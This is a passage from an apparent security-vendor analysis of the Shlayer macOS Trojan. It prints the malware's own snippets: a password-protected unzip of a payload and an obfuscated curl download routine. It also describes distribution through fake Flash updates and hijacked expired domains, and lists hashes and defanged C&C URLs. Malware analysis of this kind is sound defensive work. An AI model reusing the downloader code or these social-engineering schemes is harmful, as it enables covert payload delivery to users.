app_dir="$(mktemp -d /tmp/XXXXXXXX)/"
unzip -P "${unzip_password}" "${tmp_path}" -d "${app_dir}" > /dev/null 2>&1
rm -f ${tmp_path}
```

```
def downloadFile(fileUrl, destination, key):
    commands = ["curl", "-f0L", "-o"]
    encryptedCommands = edt.encryptList(commands, key)
    encryptedCommands.extend([destination, fileUrl])
    quietShellCommand( encryptedCommands, key)
```


Top: an old modification of the Trojan; bottom: the latest version




*Finding legitimate use for **curl** with options –**f0L** is not an easy task*

Distribution


Distribution is a vital part of any malware's life cycle, and the creators of Shlayer have taken this issue to heart. Looking for the latest episode of your favorite TV show? Want to watch a live broadcast of a soccer match? Then take extra care, since the chances of a run-in with Shlayer are high.






Examples of Shlayer landing pages

We noticed at once several file partner programs in which Shlayer was offered as a monetization tool. Having analyzed various offers, we identified a general trend: Shlayer stands out from the field for the relatively high installation fee (though only installations performed by U.S.-based users count). The prospect of a juicy profit likely contributed to the popularity of the offer (we counted more than 1000 partner sites distributing Shlayer).



Description of the offer on a partner program website

In most cases, it was advertising landing pages that brought users to the next stage of the distribution chain — nicely crafted fake pages prompting to install the malware under the veil of a Flash Player update. This is primarily how the Trojan-Downloader.OSX.Shlayer.a modification was distributed.




Fake Flash Player download page

The version of Trojan-Downloader.OSX.Shlayer.e discussed above was propagated in a slightly different way. Similar to the previous scheme, users ended up on a page seemingly offering an Adobe Flash update. But they were redirected there from large online services boasting a multimillion-dollar audience. Time and again, we have uncovered links pointing to malware downloads in the descriptions of YouTube videos:

Another example is links to Shlayer distribution pages contained in the footnotes to Wikipedia articles:

These links were not added by the cybercriminals themselves: we found that all those malicious domains had recently expired, and, judging by the WHOIS data, they now belong to a single individual. On the websites, the newly minted owner posted a malicious script that redirects users to Shlayer download landing pages. There are already over 700 such domains in total.

Our statistics show that the majority of Shlayer attacks are against users in the U.S. (31%), followed by Germany (14%), France (10%), and the UK (10%). This is wholly consistent with the terms and conditions of partner programs that deliver the malware, and with the fact that almost all sites with fake Flash Player download pages had English-language content.



Geographic distribution of users attacked by the Shlayer Trojan, February 2018 – October 2019 (download)

Conclusion

Having studied the Shlayer family, we can conclude that the macOS platform is a good source of revenue for cybercriminals. The Trojan links even reside on legitimate resources — attackers are adept in the art of social engineering, and it is hard to predict how sophisticated the next deception technique will be.

Kaspersky solutions detect Shlayer and its artifacts and download pages with the following verdicts:

- HEUR:Trojan-Downloader.OSX.Shlayer.*
- not-a-virus:HEUR:AdWare.OSX.Cimpli.*
- not-a-virus:AdWare.Script.SearchExt.*
- not-a-virus:AdWare.Python.CimpliAds.*
- not-a-virus:HEUR:AdWare.Script.MacGenerator.gen

IOCS:

- 4d86ae25913374cfcb80a8d798b9016e
- fa124ed3905a9075517f497531779f92
- 594aa050742406db04a8e07b5d247cdd

Malicious links:

- hxxp://80.82.77.84/.dmg
- hxxp://sci-hub[.]tv
- hxxp://kodak-world[.]com

C&C Urls:

- hxxp://api.typicalarchive[.]com
- hxxp://api.entrycache[.]com
- hxxp://api.macsmoments[.]com
